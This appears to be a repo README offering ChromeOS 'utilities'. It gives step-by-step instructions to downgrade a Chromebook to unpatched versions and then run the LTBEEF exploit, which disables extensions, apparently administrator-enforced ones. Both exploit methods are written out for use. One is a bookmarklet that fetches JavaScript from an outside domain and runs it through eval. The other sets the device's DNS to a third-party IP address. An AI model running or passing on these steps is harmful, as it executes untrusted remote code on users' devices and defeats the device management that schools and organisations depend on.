ChromeOS Utilities
This collection was created by K-Kscripts! Check out the source here.
Read the disclaimer before viewing this repo further.
1. DOWNGRADE CHROME OS
Downgrading can be used for several exploits, to get to a version that doesn't have patches for certain exploits, such as LTBEEF.
This is a built-in feature of ChromeOS.
You'll need a USB thumb drive with at least 4GB of storage (some boards have smaller or bigger images, so to have a "beefy" USB, I recommend 16GB) and a personal computer with access to downloading extensions.
- Navigate to
chrome://version on the chromebook you wish to downgrade and check for your board under "Platform" (it's the text after stable-channel).

- Navigate to chrome100.dev, press Ctrl + F and type in your board.
- Find and download the chrome version you want to your personal computer.
- Install the Chromebook Recovery Utility onto your personal computer.
- Open the extension, and click on the settings button in the top right hand corner, click "use local image".
- Select the recovery image you downloaded from chrome100.
- Plug in the USB you wish to use, and follow the prompts on the screen.
- On your chromebook, press Esc + Reload + Power and follow the prompts.
- On the checking for updates screen, press Ctrl + Shift + E to skip the "checking for updates" screen.
2. LTBEEF
Discovered by Bypassi#7037
DNS servers hosted by The Greatest Giant#0110
Notice: This exploit has been patched in later versions of 102, and 106+. LTBEEF is an exploit which abuses API endpoints within the Google Chrome Web Store.
There are several versions of this exploit you can use. Here are the 2 most common options:
A. BOOKMARKLETS
- Bookmark the script below:
fetch('https://compactcow.com/ltbeef/exploit.js').then(data=>{data.text().then(text=>{eval(text)})});
- Navigate to chrome.google.com/webstorex and click on that bookmark.
- Flip the switches on the extensions you want to disable. Simple!
B. DNS SERVERS
By changing your DNS server, you can use LTBEEF, even if bookmarklets are blocked.
- Go to Settings > Network > Wi-Fi > Network, and click on "Custom Name Servers".

- Set every box inside that input section to the following IP:
158.101.114.159
- Navigate to chrome.google.com/webstorex.
- Flip the switches on the extensions you want to disable.